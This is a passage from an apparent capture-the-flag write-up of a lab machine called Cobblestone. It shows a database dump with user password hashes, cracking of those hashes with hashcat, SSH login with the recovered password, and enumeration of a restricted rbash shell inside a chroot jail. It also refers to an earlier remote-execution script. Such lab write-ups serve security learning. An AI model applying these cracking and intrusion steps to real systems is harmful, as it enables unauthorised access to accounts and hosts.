-- MariaDB dump 10.19-12.0.2-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: cobblestone
-- ------------------------------------------------------
-- Server version       12.0.2-MariaDB-deb12-log

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*M!100616 SET @OLD_NOTE_VERBOSITY=@@NOTE_VERBOSITY, NOTE_VERBOSITY=0 */;

--
-- Table structure for table `skins`
--

DROP TABLE IF EXISTS `skins`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8mb4 */;
CREATE TABLE `skins` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `Name` varchar(255) DEFAULT NULL,
  `Path` varchar(255) DEFAULT NULL,
  `ImagePath` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=6 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `skins`
--

LOCK TABLES `skins` WRITE;
/*!40000 ALTER TABLE `skins` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `skins` VALUES
(1,'Sword4000','/skins/sword4000.png','/skins/preview_sword4000.png'),
(2,'ElDeathly','/skins/eldeathly.png','/skins/preview_eldeathly.png'),
(3,'Dog1234','/skins/dog1234.png','/skins/preview_dog1234.png'),
(4,'PaulGG','/skins/paulgg.png','/skins/preview_paulgg.png'),
(5,'NiftySmith','/skins/niftysmith.png','/skins/preview_niftysmith.png');
/*!40000 ALTER TABLE `skins` ENABLE KEYS */;
UNLOCK TABLES;
commit;

--
-- Table structure for table `suggestions`
--

DROP TABLE IF EXISTS `suggestions`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8mb4 */;
CREATE TABLE `suggestions` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(100) NOT NULL,
  `name` varchar(100) NOT NULL,
  `url` varchar(255) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `suggestions`
--

LOCK TABLES `suggestions` WRITE;
/*!40000 ALTER TABLE `suggestions` DISABLE KEYS */;
set autocommit=0;
/*!40000 ALTER TABLE `suggestions` ENABLE KEYS */;
UNLOCK TABLES;
commit;

--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8mb4 */;
CREATE TABLE `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `Username` varchar(255) DEFAULT NULL,
  `FirstName` varchar(255) DEFAULT NULL,
  `LastName` varchar(255) DEFAULT NULL,
  `Email` varchar(255) DEFAULT NULL,
  `Role` varchar(255) DEFAULT NULL,
  `Password` varchar(255) DEFAULT NULL,
  `register_ip` varchar(100) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES
(1,'admin','admin','admin','admin@cobblestone.htb','admin','f4166d263f25a862fa1b77116693253c24d18a36f5ac597d8a01b10a25c560d1','*'),
(2,'cobble','cobble','stone','cobble@cobblestone.htb','admin','20cdc5073e9e7a7631e9d35b5e1282a4fe6a8049e8a84c82987473321b0a8f4d','*'),
(3,'0xdf','0xdf','0xdf','0xdf@0xdf.htb','admin','f2be87ae05a44caaa2da95691177ce344b1480608641843ddd8210a02ebd4037','10.10.14.203'),
(4,'0xdf2','0xdf','0xdf','0xdf2@0xdf.htb','user','f2be87ae05a44caaa2da95691177ce344b1480608641843ddd8210a02ebd4037','10.10.14.203');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*M!100616 SET NOTE_VERBOSITY=@OLD_NOTE_VERBOSITY */;

-- Dump completed on 2026-07-31 10:33:58
Something is cleaning up suggestions as all my injections are gone. There’s a users table with four users (two created by me). I can verify that these are straight SHA256 hashes by checking the password I know:
oxdf@hacky$ echo -n "0xdf0xdf" | sha256sum
f2be87ae05a44caaa2da95691177ce344b1480608641843ddd8210a02ebd4037  -
It matches both 0xdf and 0xdf2.
SSH
Crack Hashes
I’ll pass both hashes for users I didn’t create to hashcat using mode 1400 for plain SHA256:
$ hashcat cobblestone.hashes /opt/SecLists/Passwords/Leaked-Databases/rockyou.txt -m 1400
hashcat (v7.1.2) starting
...[snip]...
20cdc5073e9e7a7631e9d35b5e1282a4fe6a8049e8a84c82987473321b0a8f4d:iluvdannymorethanyouknow
...[snip]...
Started: Sat Aug 1 11:38:00 2026
Stopped: Sat Aug 1 11:38:10 2026
It runs all of rockyou.txt in 10 seconds, cracking the hash for the cobble user.
SSH
netexec verifies that this password works for the cobble user over SSH:
oxdf@hacky$ netexec ssh cobblestone.htb -u cobble -p iluvdannymorethanyouknow
SSH 10.129.37.228 22 cobblestone.htb SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
SSH 10.129.37.228 22 cobblestone.htb [+] cobble:iluvdannymorethanyouknow Network Devices
“Network Devices” as the access is interesting. There’s a check_shell function in netexec that tries to identify access on successful SSH in nxc/protocols/ssh.py (lines 142-188):
    def check_shell(self, cred_id):
        host_id = self.db.get_hosts(self.host)[0].id

        # Check Linux
        try:
            # Some IOT devices will not raise exception in self.conn._transport.auth_password / self.conn._transport.auth_publickey
            stdout = self.conn.exec_command("id")[1].read().decode(self.args.codec, errors="ignore")
            if stdout:
                self.server_os_platform = "Linux"
                self.logger.debug(f"Linux detected for user: {stdout}")
                self.shell_access = True
                self.db.add_loggedin_relation(cred_id, host_id, shell=self.shell_access)
                self.check_linux_priv()
                if self.admin_privs:
                    self.logger.debug(f"User {self.username} logged in successfully and is root!")
                    if self.args.key_file:
                        self.db.add_admin_user("key", self.username, self.password, host_id=host_id, cred_id=cred_id)
                    else:
                        self.db.add_admin_user("plaintext", self.username, self.password, host_id=host_id, cred_id=cred_id)
                return
        except Exception as e:
            self.logger.debug(f"Non-SSH error during Linux shell check: {e}")

        # Check Windows
        try:
            stdout = self.conn.exec_command("whoami /priv")[1].read().decode(self.args.codec, errors="ignore")
            if stdout:
                self.server_os_platform = "Windows"
                self.logger.debug("Windows detected")
                self.shell_access = True
                self.db.add_loggedin_relation(cred_id, host_id, shell=self.shell_access)
                self.check_windows_priv(stdout)
                if self.admin_privs:
                    self.logger.debug(f"User {self.username} logged in successfully and is admin!")
                    if self.args.key_file:
                        self.db.add_admin_user("key", self.username, self.password, host_id=host_id, cred_id=cred_id)
                    else:
                        self.db.add_admin_user("plaintext", self.username, self.password, host_id=host_id, cred_id=cred_id)
                return
        except Exception as e:
            self.logger.debug(f"Error during Windows shell check: {e}")

        # No shell access
        self.shell_access = False
        self.logger.debug(f"User: {self.username} can't get a basic shell")
        self.server_os_platform = "Network Devices"
        self.db.add_loggedin_relation(cred_id, host_id, shell=self.shell_access)
It tries to run id to see if it’s Linux, then whoami /priv to see if it’s Windows, and then falls back to saying it’s a “Network Device”. I’ll have to explore this shortly.
I’ll get a shell over SSH:
oxdf@hacky$ sshpass -p iluvdannymorethanyouknow ssh cobble@cobblestone.htb
Linux cobblestone 6.1.0-47-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.170-3 (2026-05-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
cobble@cobblestone:~$
And grab user.txt without issue:
cobble@cobblestone:~$ cat user.txt
be304912************************
Shell as root
Enumeration
rbash
Right away I’ll notice that my shell is not fully functioning. For example:
cobble@cobblestone:~$ id
-rbash: id: command not found
cobble@cobblestone:~$ whoami
-rbash: whoami: command not found
cobble@cobblestone:~$ cd /
-rbash: cd: restricted
This explains why netexec showed this as a Network Device. The error message shows that I’m running in rbash, which is a restricted Bash shell. That’s the shell assigned to cobble in passwd:
cobble@cobblestone:~$ cat /etc/passwd | grep cobble
cobble:x:1000:1000:cobble,,,:/home/cobble:/home/cobble/bin/rbash
I can’t run any commands with a / in their path:
cobble@cobblestone:~$ /bin/bash
-rbash: /bin/bash: restricted: cannot specify `/' in command names
This effectively limits me to running commands in my $PATH:
cobble@cobblestone:~$ echo "$PATH"
/usr/local/bin:/usr/bin:/bin:/usr/games
I can show using my previous RCE that bash and rbash are the same binary:
oxdf@hacky$ uv run rce.py 'ls -l /bin/bash /bin/rbash'
-rwxr-xr-x 1 root root 1265648 Apr 18  2025 /bin/bash
lrwxrwxrwx 1 root root       4 Apr 18  2025 /bin/rbash -> bash
bash will check its name when run, and if it is rbash, it will implicitly run with -r for restricted.
If I hit tab tab from an empty prompt it’ll show all the commands available to me:
cobble@cobblestone:~$
!          bind       compgen    do         exec       function   jobs       printf     return     test       ulimit     }
./         break      complete   done       exit       getopts    kill       ps         select     then       umask
:          builtin    compopt    echo       export     grep       let        pushd      set        time       unalias
[          caller     continue   elif       false      hash       local      pwd        shift      times      unset
[[         case       coproc     else       fc         help       logout     rbash      shopt      trap       until
]]         cat        declare    enable     fg         history    ls         read       source     true       wait
alias      cd         dirs       esac       fi         if         mapfile    readarray  ss         type       while
bg         command    disown     eval       for        in         popd       readonly   suspend    typeset    {
There are also restrictions on file write. I can’t redirect output:
cobble@cobblestone:~$ echo "test" > /tmp/0xdf
-rbash: /tmp/0xdf: restricted: cannot redirect output
chroot
Not only is this shell restricted, but it’s also running in a chroot jail. There are a couple ways to notice this. For one, /etc/passwd doesn’t have as many users as the one that I read using the SQLI file read:
cobble@cobblestone:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:109:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
cobble:x:1000:1000:cobble,,,:/home/cobble:/home/cobble/bin/rbash
mysql:x:103:112:MySQL Server,,,:/nonexistent:/bin/false
tftp:x:104:113:tftp daemon,,,:/srv/tftp:/usr/sbin/nologin
_laurel and john are missing! Also, the shell path in /etc/passwd for cobble is /home/cobble/bin/rbash, but in the jail I’m in /home/cobble and there is not bin directory:
cobble@cobblestone:~$ pwd
/home/cobble
cobble@cobblestone:~$ ls
I suspect that outside the jail chroot has been used to run as the cobble user inside /home/cobble.
Checking / shows only a partial filesystem:
cobble@cobblestone:~$ ls /
bin  dev  etc  home  lib  lib64  proc
Processes
/proc from the host is mounted into the jail, which lets me read the running process information:
bash-5.2$ ps auxww
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.8 0.3 168000 12520 ? Ss 15:00 1:10 /sbin/init
root 2 0.0 0.0 0 0 ? S 15:00 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? I< 15:00 0:00 [rcu_gp]
root 4 0.0 0.0 0 0 ? I< 15:00 0:00 [rcu_par_gp]
root 5 0.0 0.0 0 0 ? I< 15:00 0:00 [slub_flushwq]
root 6 0.0 0.0 0 0 ? I< 15:00 0:00 [netns]
root 8 0.0 0.0 0 0 ? I< 15:00 0:00 [kworker/0:0H-events_highpri]
root 10 0.0 0.0 0 0 ? I< 15:00 0:00 [mm_percpu_wq]
root 11 0.0 0.0 0 0 ? I 15:00 0:00 [rcu_tasks_kthread]
root 12 0.0 0.0 0 0 ? I 15:00 0:00 [rcu_tasks_rude_kthread]
root 13 0.0 0.0 0 0 ? I 15:00 0:00 [rcu_tasks_trace_kthread]
root 14 0.0 0.0 0 0 ? S 15:00 0:01 [ksoftirqd/0]
root 15 0.0 0.0 0 0 ? I 15:00 0:02 [rcu_preempt]
root 16 0.0 0.0 0 0 ? S 15:00 0:00 [migration/0]
root 18 0.0 0.0 0 0 ? S 15:00 0:00 [cpuhp/0]
root 19 0.0 0.0 0 0 ? S 15:00 0:00 [cpuhp/1]
root 20 0.0 0.0 0 0 ? S 15:00 0:00 [migration/1]
root 21 0.0 0.0 0 0 ? S 15:00 0:01 [ksoftirqd/1]
root 23 0.0 0.0 0 0 ? I< 15:00 0:00 [kworker/1:0H-events_highpri]
root 26 0.0 0.0 0 0 ? S 15:00 0:00 [kdevtmpfs]
root 27 0.0 0.0 0 0 ? I< 15:00 0:00 [inet_frag_wq]
root 28 0.0 0.0 0 0 ? S 15:00 0:03 [kauditd]
root 30 0.0 0.0 0 0 ? S 15:00 0:00 [khungtaskd]
root 31 0.0 0.0 0 0 ? S 15:00 0:00 [oom_reaper]
root 33 0.0 0.0 0 0 ? I< 15:00 0:00 [writeback]
root 34 0.0 0.0 0 0 ? S 15:00 0:00 [kcompactd0]
root 35 0.0 0.0 0 0 ? SN 15:00 0:00 [ksmd]
root 36 0.0 0.0 0 0 ? SN 15:00 0:00 [khugepaged]
root 37 0.0 0.0 0 0 ? I< 15:00 0:00 [kintegrityd]
root 38 0.0 0.0 0 0 ? I< 15:00 0:00 [kblockd]
root 39 0.0 0.0 0 0 ? I< 15:00 0:00 [blkcg_punt_bio]
root 40 0.0 0.0 0 0 ? I< 15:00 0:00 [tpm_dev_wq]
root 41 0.0 0.0 0 0 ? I< 15:00 0:00 [edac-poller]
root 42 0.0 0.0 0 0 ? I< 15:00 0:00 [devfreq_wq]
root 43 0.0 0.0 0 0 ? I< 15:00 0:01 [kworker/1:1H-kblockd]
root 44 0.0 0.0 0 0 ? S 15:00 0:00 [kswapd0]
root 50 0.0 0.0 0 0 ? I< 15:00 0:00 [kthrotld]
root 52 0.0 0.0 0 0 ? S 15:00 0:00 [irq/24-pciehp]
root 53 0.0 0.0 0 0 ? S 15:00 0:00 [irq/25-pciehp]
root 54 0.0 0.0 0 0 ? S 15:00 0:00 [irq/26-pciehp]
root 55 0.0 0.0 0 0 ? S 15:00 0:00 [irq/27-pciehp]
root 56 0.0 0.0 0 0 ? S 15:00 0:00 [irq/28-pciehp]
root 57 0.0 0.0 0 0 ? S 15:00 0:00 [irq/29-pciehp]
root 58 0.0 0.0 0 0 ? S 15:00 0:00 [irq/30-pciehp]
root 59 0.0 0.0 0 0 ? S 15:00 0:00 [irq/31-pciehp]
root 60 0.0 0.0 0 0 ? S 15:00 0:00 [irq/32-pciehp]
root 61 0.0 0.0 0 0 ? S 15:00 0:00 [irq/33-pciehp]
root 62 0.0 0.0 0 0 ? S 15:00 0:00 [irq/34-pciehp]
root 63 0.0 0.0 0 0 ? S 15:00 0:00 [irq/35-pciehp]
root 64 0.0 0.0 0 0 ? S 15:00 0:00 [irq/36-pciehp]
root 65 0.0 0.0 0 0 ? S 15:00 0:00 [irq/37-pciehp]
root 66 0.0 0.0 0 0 ? S 15:00 0:00 [irq/38-pciehp]
root 67 0.0 0.0 0 0 ? S 15:00 0:00 [irq/39-pciehp]
root 68 0.0 0.0 0 0 ? S 15:00 0:00 [irq/40-pciehp]
root 69 0.0 0.0 0 0 ? S 15:00 0:00 [irq/41-pciehp]
root 70 0.0 0.0 0 0 ? S 15:00 0:00 [irq/42-pciehp]
root 71 0.0 0.0 0 0 ? S 15:00 0:00 [irq/43-pciehp]
root 72 0.0 0.0 0 0 ? S 15:00 0:00 [irq/44-pciehp]
root 73 0.0 0.0 0 0 ? S 15:00 0:00 [irq/45-pciehp]
root 74 0.0 0.0 0 0 ? S 15:00 0:00 [irq/46-pciehp]
root 75 0.0 0.0 0 0 ? S 15:00 0:00 [irq/47-pciehp]
root 76 0.0 0.0 0 0 ? S 15:00 0:00 [irq/48-pciehp]
root 77 0.0 0.0 0 0 ? S 15:00 0:00 [irq/49-pciehp]
root 78 0.0 0.0 0 0 ? S 15:00 0:00 [irq/50-pciehp]
root 79 0.0 0.0 0 0 ? S 15:00 0:00 [irq/51-pciehp]
root 80 0.0 0.0 0 0 ? S 15:00 0:00 [irq/52-pciehp]
root 81 0.0 0.0 0 0 ? S 15:00 0:00 [irq/53-pciehp]
root 82 0.0 0.0 0 0 ? S 15:00 0:00 [irq/54-pciehp]
root 83 0.0 0.0 0 0 ? S 15:00 0:00 [irq/55-pciehp]
root 84 0.0 0.0 0 0 ? I< 15:00 0:00 [acpi_thermal_pm]
root 86 0.0 0.0 0 0 ? I< 15:00 0:00 [mld]
root 87 0.0 0.0 0 0 ? I< 15:00 0:00 [ipv6_addrconf]
root 92 0.0 0.0 0 0 ? I< 15:00 0:00 [kstrp]
root 97 0.0 0.0 0 0 ? I< 15:00 0:00 [zswap-shrink]
root 98 0.0 0.0 0 0 ? I< 15:00 0:00 [kworker/u5:0]
root 142 0.0 0.0 0 0 ? I< 15:00 0:01 [kworker/0:1H-kblockd]
root 165 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_0]
root 166 0.0 0.0 0 0 ? I< 15:00 0:00 [ata_sff]
root 167 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_0]
root 169 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_1]
root 170 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_1]
root 171 0.0 0.0 0 0 ? I< 15:00 0:00 [vmw_pvscsi_wq_0]
root 173 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_2]
root 174 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_3]
root 176 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_2]
root 177 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_3]
root 178 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_4]
root 180 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_4]
root 181 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_5]
root 182 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_5]
root 183 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_6]
root 184 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_6]
root 185 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_7]
root 186 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_7]
root 187 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_8]
root 188 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_8]
root 189 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_9]
root 190 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_9]
root 191 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_10]
root 192 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_10]
root 193 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_11]
root 194 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_11]
root 195 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_12]
root 196 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_12]
root 198 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_13]
root 199 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_13]
root 200 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_14]
root 201 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_14]
root 202 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_15]
root 203 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_15]
root 204 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_16]
root 205 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_16]
root 206 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_17]
root 207 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_17]
root 208 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_18]
root 209 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_18]
root 210 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_19]
root 211 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_19]
root 212 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_20]
root 213 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_20]
root 214 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_21]
root 215 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_21]
root 216 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_22]
root 217 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_22]
root 218 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_23]
root 219 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_23]
root 220 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_24]
root 221 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_24]
root 222 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_25]
root 223 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_25]
root 224 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_26]
root 225 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_26]
root 226 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_27]
root 227 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_27]
root 228 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_28]
root 229 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_28]
root 230 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_29]
root 231 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_29]
root 232 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_30]
root 233 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_30]
root 234 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_31]
root 235 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_31]
root 236 0.0 0.0 0 0 ? S 15:00 0:00 [scsi_eh_32]
root 237 0.0 0.0 0 0 ? I< 15:00 0:00 [scsi_tmf_32]
root 301 0.0 0.0 0 0 ? S 15:00 0:03 [jbd2/sda1-8]
root 302 0.0 0.0 0 0 ? I< 15:00 0:00 [ext4-rsv-conver]
root 343 0.2 2.6 168444 106544 ? Rs 15:00 0:22 /lib/systemd/systemd-journald
root 370 0.0 0.1 26444 6164 ? Ss 15:00 0:00 /lib/systemd/systemd-udevd
root 418 0.0 0.0 0 0 ? S 15:00 0:00 [irq/61-vmw_vmci]
root 419 0.0 0.0 0 0 ? S 15:00 0:00 [irq/62-vmw_vmci]
root 420 0.0 0.0 0 0 ? S 15:00 0:00 [irq/63-vmw_vmci]
root 426 0.0 0.0 0 0 ? I< 15:00 0:00 [cryptd]
root 440 0.0 0.0 0 0 ? S 15:00 0:00 [irq/16-vmwgfx]
systemd+ 459 0.0 0.1 90096 6672 ? Ssl 15:00 0:00 /lib/systemd/systemd-timesyncd
root 464 0.0 0.2 52376 10872 ? Ss 15:00 0:00 /usr/bin/VGAuthService
root 469 0.1 0.2 168360 11972 ? Ssl 15:00 0:12 /usr/bin/vmtoolsd
root 498 0.1 0.0 87740 3216 ? R<sl 15:00 0:15 /sbin/auditd
999 501 0.1 0.1 9644 6040 ? S< 15:00 0:11 /usr/local/sbin/laurel --config /etc/laurel/config.toml
root 569 0.0 0.0 0 0 ? S 15:00 0:00 [audit_prune_tree]
root 633 0.0 0.0 6612 2692 ? Ss 15:00 0:00 /usr/sbin/cron -f
message+ 634 0.1 0.1 9460 5208 ? Ss 15:00 0:09 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root 637 0.0 0.2 17236 8116 ? Ss 15:00 0:04 /lib/systemd/systemd-logind
root 662 0.0 0.1 16544 5860 ? Ss 15:00 0:00 /sbin/wpa_supplicant -u -s -O DIR=/run/wpa_supplicant GROUP=netdev
root 712 0.0 0.0 5872 3524 ? Ss 15:00 0:00 dhclient -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root 955 0.0 1.7 145084 68560 ? Ss 15:00 0:04 /usr/bin/python3 /usr/local/bin/cobblerd -F
root 957 0.0 0.9 271744 38292 ? Ss 15:00 0:01 php-fpm: master process (/etc/php/8.2/fpm/php-fpm.conf)
root 968 0.0 0.0 5876 1032 ? Ss+ 15:00 0:00 /sbin/agetty -o -p -- \u --noclear - linux
root 991 0.0 0.0 4664 280 ? Ss 15:00 0:00 /usr/sbin/in.tftpd --listen --user tftp --address :69 --secure /srv/tftp
www-data 1028 0.0 0.3 272296 15644 ? S 15:00 0:00 php-fpm: pool www
www-data 1030 0.0 0.3 272296 15644 ? S 15:00 0:00 php-fpm: pool www
mysql 1076 0.0 3.8 1365128 155140 ? Ssl 15:00 0:08 /usr/sbin/mariadbd
root 1077 0.0 1.0 282072 40124 ? Ss 15:00 0:01 /usr/sbin/apache2 -k start
root 25246 0.0 0.0 0 0 ? I 16:34 0:00 [kworker/u4:2-events_unbound]
www-data 26484 0.0 0.9 286384 36816 ? S 16:38 0:00 /usr/sbin/apache2 -k start
root 27520 0.0 0.0 0 0 ? I 16:42 0:00 [kworker/1:0-events]
www-data 30183 0.0 0.9 286384 36808 ? S 16:52 0:00 /usr/sbin/apache2 -k start
root 30465 0.0 0.0 0 0 ? I 16:54 0:01 [kworker/0:2-cgroup_release]
www-data 31249 0.0 0.9 286384 36816 ? S 16:56 0:00 /usr/sbin/apache2 -k start
root 31331 0.0 0.0 0 0 ? I 16:57 0:00 [kworker/1:3-cgroup_release]
root 31511 0.0 0.0 0 0 ? I 16:58 0:00 [kworker/u4:3-ext4-rsv-conversion]
cobble 31848 0.0 0.2 18928 10572 ? Ss 16:59 0:00 /lib/systemd/systemd --user
cobble 31849 0.0 0.0 169060 3444 ? S 16:59 0:00 (sd-pam)
root 33325 0.0 0.0 0 0 ? I 17:05 0:00 [kworker/0:0-events]
www-data 33835 0.0 0.9 286384 36780 ? S 17:06 0:00 /usr/sbin/apache2 -k start
root 34312 0.0 0.0 0 0 ? I 17:09 0:00 [kworker/u4:1-ext4-rsv-conversion]
www-data 34492 0.0 0.9 286376 36564 ? S 17:09 0:00 /usr/sbin/apache2 -k start
root 34697 0.0 0.0 0 0 ? I 17:10 0:00 [kworker/1:1-events_freezable]
root 35256 0.0 0.0 0 0 ? I 17:12 0:00 [kworker/0:1-cgroup_bpf_destroy]
www-data 35567 0.0 0.9 286384 36676 ? S 17:13 0:00 /usr/sbin/apache2 -k start
www-data 35762 0.0 0.9 286384 36788 ? S 17:14 0:00 /usr/sbin/apache2 -k start
root 35763 0.0 0.2 17744 10932 ? Ss 17:14 0:00 sshd: cobble [priv]
cobble 35769 0.0 0.1 18004 6892 ? S 17:14 0:00 sshd: cobble@pts/0
